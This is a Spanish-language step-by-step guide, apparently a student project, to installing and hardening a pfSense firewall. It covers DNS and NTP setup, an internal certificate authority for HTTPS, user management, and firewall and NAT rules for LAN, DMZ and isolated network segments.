
For a WAN, enter the new LAN IPv4 upstream gateway address.
For a LAN, press <ENTER> for none:
>

Enter the new LAN IPv6 address. Press <ENTER> for none:
>


Do you want to enable the DHCP server on LAN? (y/n) n
Do you want to revert to HTTP as the webConfigurator protocol? (y/n) y
```

El procedimiento para configurar una nueva interfaz es el mismo, pero indicando en la última opción el valor “N”. Con esto nos aseguramos de tener una única IP para acceder al panel de control web.

9. Desde un cliente cualquiera nos conectamos a la misma red e ingresamos la dirección IP que configuramos en el paso anterior. Nos pedirán unas credenciales de acceso que por defecto son *admin/pfsense*.



10. En cuanto entremos nos dirigirá a un asistente de configuración. Hacemos clic sobre *Next*.



11. Como el primer paso es meramente formativo pasamos al segundo donde debemos indicar el hostname, dominio y servidores DNS. El hostname será **zeus**, el dominio será **pasir1920.local** y los servidores DNS serán **192.168.1.3** y **8.8.8.8**.

A screenshot of the "General Information" setup screen from the pfSense wizard. The screen has a dark header bar with the title "General Information". Below it, a sub-header says "On this screen the general pfSense parameters will be set." There are four input fields: "Hostname" (set to "zeus"), "Domain" (set to "pasir1920.local"), "Primary DNS Server" (set to "192.168.1.3"), and "Secondary DNS Server" (set to "8.8.8.8"). Below these fields is a checkbox labeled "Override DNS" with a checked box and the sub-instruction "Allow DNS servers to be overridden by DHCP/PPP on WAN". At the bottom is a blue "» Next" button.

12. A continuación, debemos indicar un servidor de hora y su timezone correspondiente. Para ello, vamos a emplear el servidor NTP de CICA **hora.cica.es** y el timezone correspondiente que es **Europe/Madrid**.

Time Server Information

Please enter the time, date and time zone.

Time server hostname: hora.cica.es
Enter the hostname (FQDN) of the time server.

Timezone: Europe/Madrid

>> Next

13. Del siguiente apartado (configuración WAN) nos quedamos con que hay que indicar al comienzo que obtendremos la configuración IP mediante DHCP.

Configure WAN Interface

On this screen the Wide Area Network information will be configured.

SelectedType: DHCP

14. En este apartado (configuración LAN) debemos indicar la dirección IP y la máscara de subred. Como hemos definido esto en el paso 6 al 8 dejaremos los valores por defecto.

Configure LAN Interface

On this screen the Local Area Network information will be configured.

LAN IP Address: 192.168.1.1
Type dhcp if this interface uses DHCP to obtain its IP address.

Subnet Mask: 24

>> Next

15. A continuación, debemos indicar una clave de administrador para no mantener la que trae por defecto. La escribimos y continuamos. Finalmente le damos a “Reload”.

Set Admin WebGUI Password

On this screen the admin password will be set, which is used to access the WebGUI and also SSH services if enabled.

Admin Password: [REDACTED]
Admin Password AGAIN: [REDACTED]

>> Next

16. Nos devolverá a la página inicial donde podremos controlar valores del sistema, interfaces...

The screenshot shows the pfsense Status / Dashboard page. On the left, there's a sidebar with links like 'Kali Linux', 'Kali Training', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'NetHunter', 'Offensive Security', 'Exploit-DB', 'GHDB', and 'MSFU'. The main content area has two main sections:

- System Information**: Shows details like Name (zeus.past192.local), User (admin@192.168.1.10 [local database]), System (Vmware Virtual Machine Netgate Device ID ae2d81eaed6003108321), BIOS (Vendor: Phoenix Technologies LTD Version: 4.0B Release Date: Mon Jun 29 2019), Version (2.4.4 RELEASE-p3 (rmd54) built on Wed May 11 18:53:44 EDT 2019 FirewallD 1.2 RELEASE-010), CPU Type (Intel(R) Core(TM) i7-7700 CPU @ 2.80GHz ASIM CPU Crypto: Yes (inactive)), Kernel PTI (Enabled), Uptime (00 Hour 29 Minutes 26 Seconds), Current date/time (Wed Apr 22 03:24:04 CEST 2020), DNS servers (127.0.0.1, 192.168.255.2, 192.168.1.3, 8.8.8.8), Last config change (Wed Apr 22 03:58:57 CEST 2020), State table size (0% (11/404000) Show states), MBUF Usage (0% (1320/1600000)), Load average (0.57, 0.58, 0.48), CPU usage (5%), Memory usage (75.48 of 4047 MB), SWAP usage (0% of 1023 MB), Disk usage (/ 8.4 of 1474 GB).
- Netgate Services And Support**: Shows Contract type (Community Support - Community Support Only). It includes a section for NETGATE AND pfsense COMMUNITY SUPPORT RESOURCES with links to Upgrade Your Support, Contact Support Resources, Netgate Global Support FAQ, Offsite pfsense Training by Netgate, Netgate Professional Services, and Visit Netgate.com.

At the bottom, there's a table for Interfaces:

Interface	Status	IP Address
WAN	100baseT<full-duplex>	192.168.205.128
LAN	100baseT<full-duplex>	192.168.1.1
GPT1	100baseT<full-duplex>	10.10.10.1
GPT2	100baseT<full-duplex>	10.10.20.1


Configuración relacionada con el sistema

Advanced


1. En el menú superior, en “System”, seleccionaremos “Advanced”. En la primera sección que nos aparecerá (Admin Access) vamos a indicar que se podrá acceder al panel de configuración web solo por HTTP y, por medidas de seguridad, modificaremos el puerto al 41500. Más adelante modificaremos el protocolo para que sea HTTPS.




2. Más abajo, en el apartado *Secure Shell* vamos a activar el acceso por SSH y modificaremos el puerto de acceso al 2424 por motivos de seguridad. La modificación de puertos en ambos casos es para que, si un atacante ejecutase una aplicación de barrido de puertos como puede ser NMAP, no sea capaz de detectar los servicios al estar en puertos distintos a los habituales.



3. En la sección *Firewall & NAT*, en el apartado *Network Address Translation*, vamos a indicar que queremos emplear el modo *Pure NAT*.



4. En la sección *Networking*, apartado *IPv6 Options* vamos a denegar el tráfico IPv6. Para ello, desmarcamos la casilla *Allow IPv6*.



5. En la sección *Notifications* vamos a deshabilitar SMTP y Growl. Para ello, en los apartados correspondientes, vamos a marcar la casilla *Disable SMTP / Disable Growl*.

E-Mail

Disable SMTP **Disable SMTP Notifications**
Check this option to disable SMTP notifications but preserve the settings below. Some other mechanisms, such as packages, may need these settings in place to function.

Growl

Disable Growl **Disable Growl Notifications**
Check this option to disable growl notifications but preserve the settings below.

Certificate Manager

1. En la sección *Certificates* vamos a comenzar creando una autoridad certificadora. Para ello, hacemos clic sobre *CA* y rellenamos los datos que nos soliciten. Los que emplearé para el proyecto son los indicados en la captura. En cuanto lo tengamos listo hacemos clic en *Save*.

Create / Edit CA

Descriptive name ZEUS_CA

Method Create an internal Certificate Authority

Internal Certificate Authority

Key length (bits) 2048

Digest Algorithm sha256
NOTE: It is recommended to use an algorithm stronger than SHA1 when possible.

Lifetime (days) 3650

Common Name pasir-ca

The following certificate authority subject components are optional and may be left blank.

Country Code ES

State or Province Sevilla

City Sevilla

Organization IES CIUDAD JARDIN

Organizational Unit PASIR1920

Save

2. A continuación, hacemos clic en *Certificates* y añadimos uno nuevo haciendo clic en “Add/Sign”. Este certificado nos servirá para habilitar SSL y por tanto HTTPS en nuestro servidor.

The screenshot shows the 'Certificates' section of the pfSense Certificate Manager. It lists a single certificate entry:

- Name:** webConfigurator default (5e9cc6022451e)
- Issuer:** self-signed
- Distinguished Name:** O=pfSense webConfigurator Self-Signed Certificate, CN=pfSense-5e9cc6022451e
- In Use:** Yes
- Actions:** Edit, Delete
- Valid From:** Sun, 19 Apr 2020 23:43:30 +0200
- Valid Until:** Fri, 10 Oct 2025 23:43:30 +0200

A red arrow points from the text above to the green 'Add/Sign' button located at the bottom right of the list table.

3. En la nueva ventana deberemos llenar los datos relacionados con el certificado. Serán los mismos empleados en HERACLES. Además, la autoridad certificadora es la que hemos definido en el paso 1. El resto de valores los dejamos por defecto. Finalmente pulsamos en *Save*.

The screenshot shows the 'Add/Sign a New Certificate' dialog with the following configuration:

- Method:** Create an internal Certificate
- Descriptive name:** zeus
- Internal Certificate:**
 - Certificate authority:** ZEUS_CA
 - Key length:** 2048
 - Digest Algorithm:** sha256
 - Lifetime (days):** 1095
 - Common Name:** zeus.pasir1920.local
 - Country Code:** ES
 - State or Province:** Sevilla
 - City:** Sevilla
 - Organization:** IES CIUDAD JARDIN
 - Organizational Unit:** PASIR1920
- Certificate Attributes:**
 - Attribute Notes:** The following attributes are added to certificates and requests when they are created or signed. These attributes behave differently depending on the selected mode.
 - Certificate Type:** Server Certificate
 - Alternative Names:** FQDN or Hostname: zeus.pasir1920.local

A red arrow points from the text above to the 'Save' button at the bottom left of the dialog.

- Una vez creado el certificado volvemos al paso 1 de *Advanced* e indicamos que queremos usar HTTPS y, en el desplegable que se nos abrirá, indicamos el certificado SSL que acabamos de crear.




User Manager

- En el apartado *Settings*, por seguridad vamos a establecer un tiempo de expiración de la sesión por si la dejáramos abierta. Este tiempo va a ser de una hora (60 minutos).



- En el apartado *Users* vamos a crear un nuevo usuario y no tener que estar usando "Admin". Para ello, hacemos clic en el botón "Add".



- En la nueva ventana que nos saldrá vamos a indicar los datos del nuevo usuario así el grupo del que es miembro, en este caso de Admins. Tras esto, le damos a "Save".

The screenshot shows the 'User Properties' page for creating a new user. The 'Defined by' section shows 'USER'. The 'Disabled' checkbox is unchecked. The 'Username' field is 'manuel'. The 'Password' field contains a series of dots. The 'Full name' field is 'Manuel Jesus Flores Montano' with a note: 'User's full name, for administrative information only'. The 'Expiration date' field is empty. The 'Custom Settings' checkbox is unchecked. In the 'Group membership' section, 'admins' is listed under 'Member of'. The 'Keys' section includes fields for 'Authorized SSH Keys' (with placeholder 'Enter authorized SSH keys for this user') and 'IPsec Pre-Shared Key'. At the bottom is a 'Save' button.

4. De nuevo en la pantalla de los usuarios, sobre nuestro nuevo usuario, vamos a hacer clic sobre el lápiz para definir nuevos privilegios.

Username	Full name	Status	Groups	Actions
admin	System Administrator	✓	admins	
manuel	Manuel Jesus Flores Montano	✓	admins	

Add **Delete**

5. Como veremos, tenemos una nueva sección llamada *Effective Privileges*, hacemos clic sobre el botón “Add”.

Inherited from	Name	Description	Action
admins	WebCfg - All pages	Allow access to all pages (admin privilege)	

Security notice: This user effectively has administrator-level access

+ Add

6. En el listado de privilegios que se pueden asignar, buscamos “User- System: Shell account access” y clicamos en el botón “Save”.

User	manuel (Manuel Jesus Flores Montano)
<u>Assigned privileges</u>	System - HA node sync User - Config: Deny Config Write User - Notices: View User - Notices: View and Clear User - Services: Captive Portal login User - System: Copy files (scp) User - System: Copy files to home directory (chrooted scp) User - System: Shell account access User - System: SSH tunneling User - VPN: IPsec xauth Dialin User - VPN: L2TP Dialin User - VPN: PPPoE Dialin WebCfg - AJAX: Get Queue Stats WebCfg - AJAX: Get Service Providers WebCfg - AJAX: Get Stats WebCfg - All pages WebCfg - Crash reporter WebCfg - Dashboard (all) WebCfg - Dashboard widgets (direct access). WebCfg - Diagnostics: ARP Table
Filter	<input type="text"/>
Privilege information	The following privileges effectively give the user administrator-level access because the user gains access to execute general commands, edit system files, modify users, change passwords or similar: User - System: Copy files (scp) User - System: Shell account access WebCfg - All pages WebCfg - Diagnostics: Backup & Restore WebCfg - Diagnostics: Command WebCfg - Diagnostics: Factory defaults WebCfg - OpenVPN: Servers Edit Advanced WebCfg - OpenVPN: Client Specific Override Edit Advanced WebCfg - OpenVPN: Clients Edit Advanced WebCfg - System: Authentication Servers WebCfg - System: Group Manager WebCfg - System: Group Manager: Add Privileges WebCfg - System: User Manager WebCfg - System: User Manager: Add Privileges WebCfg - System: User Manager: Settings
Please take care when granting these privileges.	
<input type="button" value="Save"/> <input type="button" value="Filter"/> <input type="button" value="Clear"/>	

7. Finalmente guardamos la configuración del usuario con el botón *Save*. En el listado de usuarios pasaremos a editar el usuario *admin*.

Users					
Username	Full name	Status	Groups	Actions	
<input type="checkbox"/> admin	System Administrator	✓	admins		
<input type="checkbox"/> manuel	Manuel Jesus Flores Montano	✓	admins		

8. Por motivos de seguridad, vamos a indicar que el usuario no podrá iniciar sesión. Esto se hace marcando la casilla “*This user cannot login*” y guardamos. Con esto tendríamos terminada la configuración de Sistema.

User Properties	
Defined by	SYSTEM
Disabled	<input type="checkbox"/> This user cannot login
Username	admin

Configuración relacionada con las interfaces

1. Abrimos el menú desplegable “Interfaces” y seleccionamos la interfaz “OPT1”. En la configuración de la interfaz, en el campo *Description*, cambiamos ese valor a “DMZ”. Finalmente hacemos clic en *Save*. Este mismo procedimiento lo realizamos con la interfaz “OPT2” y cambiando el valor a “SEC”.

Interfaces / OPT1 (em2)

General Configuration

Enable Enable interface

Description Enter a description (name) for the interface here.

Interfaces / OPT2 (em3)

General Configuration

Enable Enable interface

Description Enter a description (name) for the interface here.

El resultado final debe quedar de la siguiente manera:

Interfaces / Interface Assignments

Interface	Network port	
WAN	em0 (00:0c:29:d9:51:4e)	<input type="button" value="Delete"/>
LAN	em1 (00:0c:29:d9:51:58)	<input type="button" value="Delete"/>
DMZ	em2 (00:0c:29:d9:51:62)	<input type="button" value="Delete"/>
SEC	em3 (00:50:56:38:0c:bc)	<input type="button" value="Delete"/>

Configuración relacionada con el firewall

- En el apartado NAT veremos que tenemos dos registros en “Outbound”, específicamente en “Automatic Rules”. Estas reglas están configuradas para que, desde las tres redes definidas a través de las interfaces internas, puedan salir a Internet por la red WAN.

Automatic Rules:								
Interface	Source	Source Port	Destination	Destination Port	NAT Address	NAT Port	Static Port	Description
✓ WAN	127.0.0.0/8 ::1/128 192.168.1.0/24 10.10.10.0/24 10.10.20.0/24	*	*	500	WAN address	*	✓	Auto created rule for ISAKMP
✓ WAN	127.0.0.0/8 ::1/128 192.168.1.0/24 10.10.10.0/24 10.10.20.0/24	*	*	*	WAN address	*	☒	Auto created rule

- En el apartado RULES vamos a definir reglas de firewall según la interfaz. Para ello, debemos tener el planteamiento de lo que queremos permitir y denegar. Para añadir una regla usaremos el botón “Add” que ahora nos será indiferente pulsar uno u otro.

Rules (Drag to Change Order)											
	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
✗	0/176 B	*	RFC 1918 networks	*	*	*	*	*		Block private networks	
✗	0/573 B	*	Reserved Not assigned by IANA	*	*	*	*	*		Block bogon networks	

No rules are currently defined for this interface
All incoming connections on this interface will be blocked until pass rules are added. Click the button to add a new rule.

- Comenzando por SEC, vamos a crear una regla que permita cualquier tráfico dentro de su subred. Activaremos el log y lo configuraremos solo en IPv4 ya que anteriormente deshabilitamos IPv6. Una vez definida le damos a “Save”. Con esta regla hacemos que se pueda operar dentro de la red SEC.

Edit Firewall Rule

Action: Pass
Choose what to do with packets that match the criteria specified below.
Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.

Disabled: Disable this rule
Set this option to disable this rule without removing it from the list.

Interface: SEC
Choose the interface from which packets must come to match this rule.

Address Family: IPv4
Select the Internet Protocol version this rule applies to.

Protocol: Any
Choose which IP protocol this rule should match.

Source: Source: Invert match. SEC net / Source Address

Destination: Destination: Invert match. SEC net / Destination Address

Extra Options: Log: Log packets that are handled by this rule
Hint: the firewall has limited local log space. Don't turn on logging for everything. If doing a lot of logging, consider using a remote syslog server (see the Status: System Logs: Settings page).

Description: sec_permit_net
A description may be entered here for administrative reference. A maximum of 52 characters will be used in the ruleset and displayed in the firewall log.

Advanced Options: [Display Advanced](#)

[Save](#)

4. Además, vamos a crear una regla para que no podamos comunicarnos con la puerta de enlace y por tanto no salir al exterior. Esto lo hacemos bloqueando cualquier protocolo en IPv4 e IPv6 con origen en la red SEC y destino la dirección IP de la puerta de enlace de SEC.

Edit Firewall Rule

Action	<input type="button" value="Block"/>	Choose what to do with packets that match the criteria specified below. Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.
Disabled	<input type="checkbox"/> Disable this rule	Set this option to disable this rule without removing it from the list.
Interface	<input type="button" value="SEC"/>	Choose the interface from which packets must come to match this rule.
Address Family	<input type="button" value="IPv4+IPv6"/>	Select the Internet Protocol version this rule applies to.
Protocol	<input type="button" value="Any"/>	Choose which IP protocol this rule should match.
Source		
Source	<input type="checkbox"/> Invert match.	<input type="button" value="SEC net"/> Source Address /
Destination		
Destination	<input type="checkbox"/> Invert match.	<input type="button" value="SEC address"/> Destination Address /
Extra Options		
Log	<input checked="" type="checkbox"/> Log packets that are handled by this rule Hint: the firewall has limited local log space. Don't turn on logging for everything. If doing a lot of logging, consider using a remote syslog server (see the Status: System Logs: Settings page).	
Description	<input type="text" value="deny_sec_to_internet"/> A description may be entered here for administrative reference. A maximum of 52 characters will be used in the ruleset and displayed in the firewall log.	
Advanced Options	<input type="button" value="Display Advanced"/>	
Rule Information		
Tracking ID	1587681468	
Created	4/24/20 00:37:48 by manuel@192.168.1.10 (Local Database)	
Updated	4/24/20 00:37:48 by manuel@192.168.1.10 (Local Database)	
<input type="button" value="Save"/>		

5. En DMZ vamos a crear varias reglas que permitirán solo el acceso a los puertos 80, 443, 21, 22 y el rango 30000 a 31000 para FTP PASV. Cada puerto va a tener una regla definida. Además, para que la comunicación sea bidireccional, definiremos las mismas reglas, pero configurando origen y destino a la inversa.

Edit Firewall Rule

Action	Pass
Choose what to do with packets that match the criteria specified below. Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.	
Disabled	<input type="checkbox"/> Disable this rule Set this option to disable this rule without removing it from the list.
Interface	DMZ
Address Family	IPv4
Protocol	TCP/UDP
Source	
Source	<input type="checkbox"/> Invert match. any
Display Advanced	
The Source Port Range for a connection is typically random and almost never equal to the destination port. In most cases this setting must remain at its default value, any.	
Destination	
Destination	<input type="checkbox"/> Invert match. Single host or alias 10.10.10.2
Destination Port Range	(other) From 21 To 22 Custom Custom
Specify the destination port or port range for this rule. The "To" field may be left empty if only filtering a single port.	
Extra Options	
Log	<input checked="" type="checkbox"/> Log packets that are handled by this rule Hint: the firewall has limited local log space. Don't turn on logging for everything. If doing a lot of logging, consider using a remote syslog server (see the Status: System Logs: Settings page).
Description	dmz_int_to_dmz_p21_p22
A description may be entered here for administrative reference. A maximum of 52 characters will be used in the ruleset and displayed in the firewall log.	
Advanced Options	Display Advanced
Save	

El resultado final quedará de la siguiente manera:

Rules (Drag to Change Order)

States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
Int-to-DMZ Rules										
<input type="checkbox"/>	0 / 0 B	IPv4 TCP/UDP	*	*	10.10.10.2	21 - 22	*	none	dmz_int_to_dmz_p21_p22	Edit Delete Save Separator
<input type="checkbox"/>	0 / 0 B	IPv4 TCP/UDP	*	*	10.10.10.2	80 (HTTP)	*	none	dmz_int_to_dmz_p80	Edit Delete Save Separator
<input type="checkbox"/>	0 / 0 B	IPv4 TCP/UDP	*	*	10.10.10.2	443 (HTTPS)	*	none	dmz_int_to_dmz_p443	Edit Delete Save Separator
<input type="checkbox"/>	0 / 0 B	IPv4 TCP/UDP	*	*	10.10.10.2	30000 - 31000	*	none	dmz_int_to_dmz_p30k-31k	Edit Delete Save Separator
DMZ-to-Int Rules										
<input type="checkbox"/>	0 / 0 B	IPv4 TCP/UDP	10.10.10.2	21 - 22	*	21 - 22	*	none	dmz_dmz_to_int_p21_p22	Edit Delete Save Separator
<input type="checkbox"/>	0 / 0 B	IPv4 TCP/UDP	10.10.10.2	80 (HTTP)	*	80 (HTTP)	*	none	dmz_dmz_to_int_p80	Edit Delete Save Separator
<input type="checkbox"/>	0 / 0 B	IPv4 TCP/UDP	10.10.10.2	443 (HTTPS)	*	443 (HTTPS)	*	none	dmz_dmz_to_int_p443	Edit Delete Save Separator
<input type="checkbox"/>	0 / 0 B	IPv4 TCP/UDP	10.10.10.2	30000 - 31000	*	30000 - 31000	*	none	dmz_dmz_to_int_p30k-31k	Edit Delete Save Separator

6. En LAN mantendremos las mismas reglas que nos trae por defecto que son el acceso a la configuración de ZEUS vía SSH y HTTPS y cualquier comunicación del interior de LAN a toda la red e incluso a Internet.

States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
✓ 0 /21.76 MIB	*	*	*	LAN Address	41500 2424	*	*		Anti-Lockout Rule	
✓ 0 /1.85 MIB	IPv4 *	LAN net	*	*	*	*	none		Default allow LAN to any rule	
✓ 0 /0 B	IPv6 *	LAN net	*	*	*	*	none		Default allow LAN IPv6 to any rule	

Add Add Delete Save Separator

7. En SEC se nos quedará por tanto las siguientes reglas definidas:

States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
✗ 0 /336 B	IPv4+6 *	SEC net	*	SEC address	*	*	none		deny_sec_to_internet	
✓ 0 /515 B	IPv4 *	SEC net	*	SEC net	*	*	none		sec_permit_net	

Add Add Delete Save Separator

8. Volvemos de nuevo al apartado “NAT” para definir las reglas que nos permitirán conectarnos desde el exterior a la página web y servidor FTP de HERACLES. Para ello, en la sección “Port Forward” haremos clic sobre el botón “Add”.

Interface	Protocol	Source Address	Source Ports	Dest. Address	Dest. Ports	NAT IP	NAT Ports	Description	Actions
									Add Add Delete Save Separator


9. En la ventana que nos saldrá deberemos indicar los siguientes datos:

- a. **Interface:** WAN (*Permite la comunicación a través de la WAN*)
- b. **Protocol:** TCP/UDP
- c. **Source:** Any (*Permite que el origen sea cualquier dirección IP*)
- d. **Source port range:** Any (*Pueden existir puertos dinámicos en el lado del cliente*)
- e. **Destination:** WAN address (*Indicamos que el destino de la comunicación es la interfaz WAN*)
- f. **Destination port range:** HTTP (*Dependerá del servicio que queramos permitir*)
- g. **Redirect target IP:** 10.10.10.2 (*Indicamos la dirección IP de HERACLES*)
- h. **Redirect target port:** HTTP (*Debe ser el mismo valor que "Destination port range"*)
- i. **Description:** Es opcional, pero recomiendo indicar una que sea clara, concisa y defina el propósito de la regla
- j. **Filter rule association:** Pass (*Indicamos que permita pasar el tráfico*)

Una vez realizado hacemos clic sobre el botón “Save”

Edit Redirect Entry	
Disabled	<input type="checkbox"/> Disable this rule
No RDR (NOT)	<input type="checkbox"/> Disable redirection for traffic matching this rule This option is rarely needed. Don't use this without thorough knowledge of the implications.
Interface	WAN
Choose which interface this rule applies to. In most cases "WAN" is specified.	
Protocol	TCP/UDP
Choose which protocol this rule should match. In most cases "TCP" is specified.	
Source	Hide Advanced
Source	<input type="checkbox"/> Invert match. <input type="button" value="Any"/> Type <input type="text"/> / <input type="button" value="Address/mask"/>
Source port range	<input type="button" value="Any"/> From port <input type="text"/> Custom <input type="button" value="Any"/> To port <input type="text"/> Custom
Specify the source port or port range for this rule. This is usually random and almost never equal to the destination port range (and should usually be any). The 'to' field may be left empty if only filtering a single port.	
Destination	<input type="checkbox"/> Invert match. <input type="button" value="WAN address"/> Type <input type="text"/> / <input type="button" value="Address/mask"/>
Destination port range	<input type="button" value="HTTP"/> From port <input type="text"/> Custom <input type="button" value="HTTP"/> To port <input type="text"/> Custom
Specify the port or port range for the destination of the packet for this mapping. The 'to' field may be left empty if only mapping a single port.	
Redirect target IP	<input type="text" value="10.10.10.2"/> Enter the internal IP address of the server on which to map the ports. e.g.: 192.168.1.12
Redirect target port	<input type="button" value="HTTP"/> Port <input type="text"/> Custom
Specify the port on the machine with the IP address entered above. In case of a port range, specify the beginning port of the range (the end port will be calculated automatically). This is usually identical to the "From port" above.	
